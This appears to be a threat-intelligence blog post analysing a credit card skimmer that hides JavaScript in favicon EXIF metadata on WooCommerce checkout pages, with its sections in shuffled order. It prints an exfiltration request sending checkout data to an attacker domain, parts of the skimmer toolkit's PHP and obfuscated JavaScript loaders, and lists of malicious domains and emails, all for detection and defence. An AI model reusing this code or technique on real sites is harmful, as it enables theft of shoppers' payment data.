
```
POST https://cddn.site/favicon.ico HTTP/1.1
Host: cddn.site
Connection: keep-alive
Content-Length: 2809
User-Agent:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQuHJzquYAfZf5PbK
Accept: */*
Origin: https://www. .com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www. .com/checkout-page/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

-----WebKitFormBoundaryQuHJzquYAfZf5PbK
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/x-icon
Stolen data once decoded
=0["_wp_http_referer:checkout-page", "woocommerce-process-checkout-nonce:",
kv"wo_sagepaymentsusaapi-new-payment-method:", "wo_sagepaymentsusaapi-payment-token:",
jp"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
6U"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "shipping_postcode:",
m9"shipping_city:", "shipping_address_1:", "shipping_company:", "shipping_last_name:",
zV"shipping_first_name:", "ship_to_different_address:", "createaccount:", "billing_email:",
pR"billing_phone:", "billing_postcode:", "billing_city:", "billing_address_1:", "billing_company:",
fN"billing_last_name:", "billing_first_name:", "wcf_checkout_id:", "wcf_flow_id:",
1k"rememberme:forever", "redirect:", "_wp_http_referer:checkout-page", "woocommerce-login-nonce:",
3j"shipping_state:", "shipping_country:", "billing_state:", "billing_country:",
oN"_wp_http_referer:checkout-pagewca-ajaxupdate_order_review", "woocommerce-process-checkout-nonce:",
1R"wo_sagepaymentsusaapi-new-payment-method:", "wo_sagepaymentsusaapi-payment-token:",
j1"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
k1"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "ship_to_different_address:",
3R"createaccount:", "billing_email:", "billing_phone:", "billing_postcode:", "billing_city:",
k9"billing_address_1:", "billing_company:", "billing_last_name:", "billing_first_name:",
6Q" wcf_checkout_id:", "wcf_flow_id:", "rememberme:forever", "redirect:checkout",
kZ"_wp_http_referer:checkout-page", "woocommerce-login-nonce:", "shipping_country:", "billing_state:",
wB"billing_country:"]
uV
oN
-----WebKitFormBoundaryQuHJzquYAfZf5PbK--
```

The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

### Skimmer toolkit found in the open

We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

**Skimmer code loaded via \$js variable**




The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n\n" +
      "Please check the following:\n\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var l1ll=0;var l1llI=0;var l1lll=0;var l1lllI=[];var l1llI=[];
    while(true){
      if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1llI.
      push(w.charAt(l1ll));l1ll++;
      if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1llI.
      push(i.charAt(l1llI));l1llI++;
      if(l1ll<5)l1llI.push(s.charAt(l1ll));else if(l1ll<s.length)l1llI.
      push(s.charAt(l1ll));l1ll++;
      if(w.length+i.length+s.length+e.length==l1llI.length+l1llI.length+e
      .length)break;
    }
    var l1ll=l1llI.join('');var l1llI=l1llI.join('');l1llI=0;var l1lll=[];
    for(l1llI=0;l1llI<l1llI.length;l1llI+=2){
      var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
      l1lll.push(String.fromCharCode(parseInt(l1llI.substr(l1llI,2),36)-
      l1lll));
      l1llI++;if(l1llI>=l1llI.length)l1llI=0;
    }
    return l1lll.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rottnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```

They say a picture is worth a thousand words. Threat actors must have remembered that as they devised yet another way to hide their credit card skimmer in order to evade detection.


When we first investigated this campaign, we thought it may be another one of those favicon tricks, which we had described in a [previous blog](#). However, it turned out to be different and even more devious.

We found skimming code hidden within the metadata of an image file (a form of steganography) and surreptitiously loaded by compromised online stores. This scheme would not be complete without yet another interesting variation to exfiltrate stolen credit card data. Once again, criminals used the disguise of an image file to collect their loot.

During this research, we came across the source code for this skimmer which confirmed what we were seeing via client-side JavaScript. We also identified connections to other scripts based on various data points.


### Skimmer hidden within EXIF metadata

The malicious code we detected was loaded from an online store running the WooCommerce plugin for WordPress. WooCommerce is increasingly being targeted by criminals, and for good reason, as it has a large market share.




Malwarebytes was already blocking a malicious domain called cddn[.]site that was triggered upon visiting this merchant's website. Upon closer inspection we found that extraneous code had been appended to a legitimate script hosted by the merchant.

The offending code loads a favicon file from cddn[.]site/favicon.ico which turns out to be the same favicon used by the compromised store (a logo of their brand). This is an artifact of skimming code that's been [observed publicly](#) and that we refer to as Google loop.



However, nothing else so far from this code indicates any kind of web skimming activity. All we have is JavaScript that loads a remote favicon file and appears to parse some data as well.

